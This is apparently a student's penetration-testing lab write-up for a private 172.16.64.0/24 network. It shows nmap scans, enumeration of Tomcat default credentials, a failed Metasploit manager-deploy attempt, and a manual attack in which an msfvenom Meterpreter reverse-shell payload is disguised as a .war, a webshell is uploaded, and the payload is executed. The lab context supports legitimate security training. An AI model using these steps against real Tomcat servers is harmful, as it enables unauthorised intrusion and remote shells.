BlackBoxLab1

nmap -T4 -p- -A 172.16.64.0/24 130

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 17:41 EDT
Nmap scan report for 172.16.64.101
Host is up (0.044s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_  256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-
submit/ ).



Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   44.27 ms 172.16.64.101

Nmap scan report for 172.16.64.140
Host is up (0.032s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
```

80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A2:59:6D (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Network Distance: 1 hop

TRACEROUTE
HOP RTT   ADDRESS
1   32.34 ms 172.16.64.140

Nmap scan report for 172.16.64.182
Host is up (0.033s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
MAC Address: 00:50:56:A2:91:6A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT   ADDRESS
1   33.20 ms 172.16.64.182

Nmap scan report for 172.16.64.199
Host is up (0.031s latency).
Not shown: 65522 closed ports
PORT   STATE SERVICE   VERSION
135/tcp   open msrpc   Microsoft Windows RPC
139/tcp   open netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open microsoft-ds?
1433/tcp open ms-sql-s   Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:

| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +1s from scanner time.
7680/tcp open pando-pub?
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49669/tcp open msrpc   Microsoft Windows RPC
49670/tcp open msrpc   Microsoft Windows RPC
49943/tcp open ms-sql-s   Microsoft SQL Server 2014 12.00.2000
| ms-sql-ntlm-info:
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +2s from scanner time.
MAC Address: 00:50:56:A2:BE:5F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| ms-sql-info:
| 172.16.64.199:1433:
| Version:
| name: Microsoft SQL Server 2014 RTM
| number: 12.00.2000.00

```
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:be:-
5f (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-11T21:46:42
|_  start_date: 2021-06-11T17:15:57

TRACEROUTE
HOP RTT      ADDRESS
1   31.17 ms 172.16.64.199

Nmap scan report for 172.16.64.10
Host is up (0.000025s latency).
All 65535 scanned ports on 172.16.64.10 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Post-scan script results:
| ssh-hostkey: Possible duplicate hosts
| Key 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA) used by:
|   172.16.64.101
|   172.16.64.182
| Key 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519) used by:
|   172.16.64.101
|   172.16.64.182
| Key 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA) used by:
|   172.16.64.101
|_  172.16.64.182
```

1.Nmap Scan

```
nmap -sV 172.16.64.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 17:43 EDT
Nmap scan report for 172.16.64.101
Host is up (0.021s latency).
```

Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:A2:AF:8F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for **172.16.64.140**
Host is up (0.023s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:50:56:A2:59:6D (VMware)

Nmap scan report for **172.16.64.182**
Host is up (0.040s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:50:56:A2:91:6A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for **172.16.64.199**
Host is up (0.025s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2014 12.00.2000
MAC Address: 00:50:56:A2:BE:5F (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.64.10
Host is up (0.0000020s latency).
All 1000 scanned ports on 172.16.64.10 are closed

172.16.64.101


Nmap scan report for **172.16.64.101**
Host is up (0.021s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:A2:AF:8F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.64.101
Host is up (0.044s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

2. Enum


1. Inspect source-page

- If it leads to a default page like this → This is not good




2. Enum with Dirb


Found:



3. **Try to login with all possible default credentials** (Or could use MetaSploit to bruteforce)


https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown





4. Inspect the page

Found: OS Name, OS version




3. Exploit with Metasploit

Description:


This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module. NOTE: The compatible payload sets vary based on the selected

target. For example, you must select the Windows target to use native Windows payloads.



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  s3cret           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        172.16.64.101    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
                                            path>'
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.64.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   3   Linux x86
```

FAILED!



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 172.16.64.10:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1575 bytes as Z6X70FSEgpkdnmx2d187e2LEfuefc.war ...
[-] Exploit aborted due to failure: unknown: Upload failed on /manager/deploy?path=/Z6X70FSEgpkdnmx2d187e2LEfuefc [403 For
bidden]
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_deploy) >
```

4. Exploit Manually

1. Generate payload with msfvenom

→ We create a payload for Linux x64 since the targe OS is running on Linux x64 architecture.

Setup: LPORT 59919 - LHOST our-host

→ We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.

→ We move that 'elf' file into **.war** folder to avoid the server dectection since it only accept **.war** file.

```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.64.10  LPORT=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter

┌──(root💀kali)-[~]
└─# mv meter meter.war
```

2. Set an listener with Netcat

```
┌──(root💀kali)-[~]
└─# nc -nvlp 59919
listening on [any] 59919 ...
```

3. Upload the payload and grenate wit by clicking on it

Applications


Path	Version	Display Name	Running	Sessions
/	*None specified*		true	0
/host-manager	*None specified*	Tomcat Host Manager Application	true	0
/manager	*None specified*	Tomcat Manager Application	true	2
/meter	*None specified*		false	0

4. Upload webshell https://github.com/BustedSec/webshell/blob/master/webshell.war

/webshell	*None specified*		true	0


Click on /webshell

ls -la /var/lib/tomcat8/webapps




mv /var/lib/tomcat8/webapps/meter.war /tmp/meter


chmod +x /tmp/meter




/tmp/meter → Generate the payload

